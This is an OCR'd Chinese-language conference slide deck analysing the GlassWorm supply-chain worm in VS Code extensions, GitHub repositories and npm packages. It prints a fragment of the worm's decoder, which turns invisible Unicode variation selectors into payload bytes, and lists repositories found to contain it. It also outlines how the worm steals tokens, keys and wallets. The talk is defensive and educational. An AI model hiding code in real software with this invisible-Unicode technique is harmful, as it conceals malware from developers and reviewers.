:好的 正在幫您下載 VScode 惡意擴充套件

從 GlassWorm 看開發環境供應鏈攻擊

DYSC @ betan

WHOAMI

- 第56屆全國技能競賽北分區賽 - 佳作
- 2025 InnoServe 台灣大紅隊 eKYC組 第一名
- 2026 SITCON Speaker
- Member of OhYeahSec, B33F50UP
- Deltaww Intern
- 阿巴阿巴

OUTLINE

- The Beginning of the Story
- Why Developers Trusted It
  - 幻覺套件搶註（HalluSquatting / Slopsquatting）
  - Extensions, Packages, and Applications
- Three Designs Behind GlassWorm
  - Invisible：Unicode Variation Selectors
  - Resilient：C2 Unlike before
  - Contagious：InfoStealer to Worm
- The End of the Story...
- Q&A

OUTLINE


- The Beginning of the Story
- Why Developers Trusted It
  - 幻覺套件搶註（HalluSquatting / Slopsquatting）
  - Extensions, Packages, and Applications
- Three Designs Behind GlassWorm
  - Invisible：Unicode Variation Selectors
  - Resilient：C2 Unlike before
  - Contagious：InfoStealer to Worm
- The End of the Story...
- Q&A

The Beginning of the Story

Since 2025/10...

Story Time

Story Time



Story Time


Story Time

Story Time


Story Time

Story Time


Any Suspect?


WAVE2
cursor_adhamu.history-in-subli...
extension
node_modules
out
extension.js
.nvmrc
command-palette.webp
editor-context.webp
explorer-context.webp
LICENSE.txt
package.json
readme.md
sublime-merge.png
[Content_Types].xml
extension.vsixmanifest
cursor_adhamu.history-in-subli...
OUTLINE
TIMELINE
extension.js
cursor_adhamu.history-in-sublime-merge_1.3.4_history-in-sublime-merge › extension › out › extensio
Add to Chat ⌘L
Quick Edit ⌘K
KOI
Launchpad
Cursor Tab
Ln 114, Col 3582 (3536 selected)
Spaces: 4
UTF-8
LF
JavaScript
Prettier


Any Suspect?


WAVE2
cursor_adhamu.history-in-sub
extension
node_modules
out
extension.js
.nvmrc
command-p
editor-context
explorer-contex
LICEN
package.json
readme.md
sublime-me
[Content_Types].xml
extension.vsixmanifest
cursor_adhamu.history-in-subli
OUTLINE
TIMELINE
extension.js
1.3.4_history-in-sublime-merge › extension › out › extensio
KOI
Launchpad
Cursor Tab
Spaces: 4
UTF-8
LF
JavaScript
Prettier

Any Suspect?


0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF
Filter by
Code 101
Repositories 0
Issues 5
Pull requests 19
Discussions 0
Users 0
More
Languages
TypeScript
JSON
Markdown
JavaScript
PHP
More languages...
Repositories
6BCC2C3896/step-free-api
JacobWennebro/Javatar
choovin/comfyui-api
jyukki97/study-blog
rodolfoguinez/strapi-cloud-tem...
More repositories
101 files (510 ms)
Save
Possible unrecognized qualifier, searching for this term literally
0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF
Files with identical content are grouped together. Hide these extra files instead
pedronauck/reason-todo-example · src/index.re
C++ · 1
3 …..v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=…
bigponzue/hammer.js · hammer.js
JavaScript · 1
3241 …..v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=…
Allowebs/remix-saas · server.mjs
JavaScript · 1
167 …..v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=…
kizzlah/netron · package.js
JavaScript · 1
693 …..v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=…
jsjx1995/college-coffe_chat · src/index.ts
TypeScript · 1
237 …..v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=…
hightech-st/realestate-scraper-middleware · src/index.ts
TypeScript · 1
45 …..v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=…


Any Suspect?



0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF
Filter by
Code 101
Repositories 0
Issues 5
Pull requests 19
Discussions 0
Users 0
More
Languages
TypeScript
JSON
Markdown
JavaScript
PHP
More languages...
Repositories
6BCC2C3896/step-free-api
JacobWennebro/Javatar
choovin/comfyui-api
jyukki97/study-blog
rodolfoguinez/strapi-cloud-tem...
More repositories
101 files (510 ms)
Possible unrecognized qualifier, searching for this term literally
Files with identical content are grouped together.
Save
pedronauck/reason-todo-example · src/in
bigponzue/hammer.js · hammer.js
Allowebs/remix-saas · server.mjs
kizzlah/netron · package.js
jsjx1995/college-coffe_chat · src/index.ts
hightech-st/realestate-scraper-middleware · src/index.ts
C++
JavaScript
TypeScript

Any Suspect?


0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF
Filter by
Code 101
Repositories 0
Issues 5
Pull requests 19
Discussions 0
Users 0
More
Languages
TypeScript
JSON
Markdown
JavaScript
PHP
More languages...
Repositories
6BCC2C3896/step-free-api
JacobWennebro/Javatar
choovin/comfyui-api
jyukki97/study-blog
rodolfoguinez/strapi-cloud-tem...
More repositories
101 files (510 ms)
Save
Possible unrecognized qualifier,
0xFE00&&w<=0x
Files with identical content ar
pedronauck/reaso
C++ · 1
bigpon
JavaScript · 1
Allow
JavaScript · 1
kizzlah/netron
JavaScript · 1
jsjx1995/college-coffe_chat · src/index.
TypeScript · 1
hightech-st/realestate-scraper-middleware · src/i
TypeScript · 1
45 ….v].map(w=>(w=w.codePointAt(0),w>=0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0…16:null)).filter(n=>n!=…

GlassWorm





GlassWorm in 5W1H

- Who
- What
- When
- Where
- Why
- How

GlassWorm in 5W1H


Who:

- 軟體開發者
- 開源專案維護者
- 使用受感染套件的下游使用者

GlassWorm in 5W1H

What:


- 偷取加密貨幣以及憑證
- VS Code 擴充套件、GitHub Repository 遭受竄改、注入惡意內容



GlassWorm in 5W1H

When：


- 2025 年 10 月公開揭露，並於 2026 年持續出現新一波攻擊活動。最初公開研究於 2025 年 10 月 18 日發布；後續在 2026 年又發現數百個受影響的 Repository、套件及擴充套件。



GlassWorm in 5W1H

When：

- 2025 年 10 月公開揭露，並於 2026 年持續出現新一波攻擊活動。最初公開研究於 2025 年 10 月 18 日發布；後續在 2026 年又發現數百個受影響的 Repository、套件及擴充套件。
- [CrowdStrike與Google聯手，破壞軟體供應鏈蠕蟲GlassWorm基礎設施]



GlassWorm in 5W1H

Where：

- **VS Code／Open VSX 擴充套件市場**、**GitHub Repository**、npm 套件及開發者本機環境、開源工具等。

GlassWorm in 5W1H

Why :

- 竊取 GitHub Token、套件發布憑證、SSH Key、錢包等敏感資料，並利用受害者原有的專案權限繼續擴散

GlassWorm in 5W1H

How:

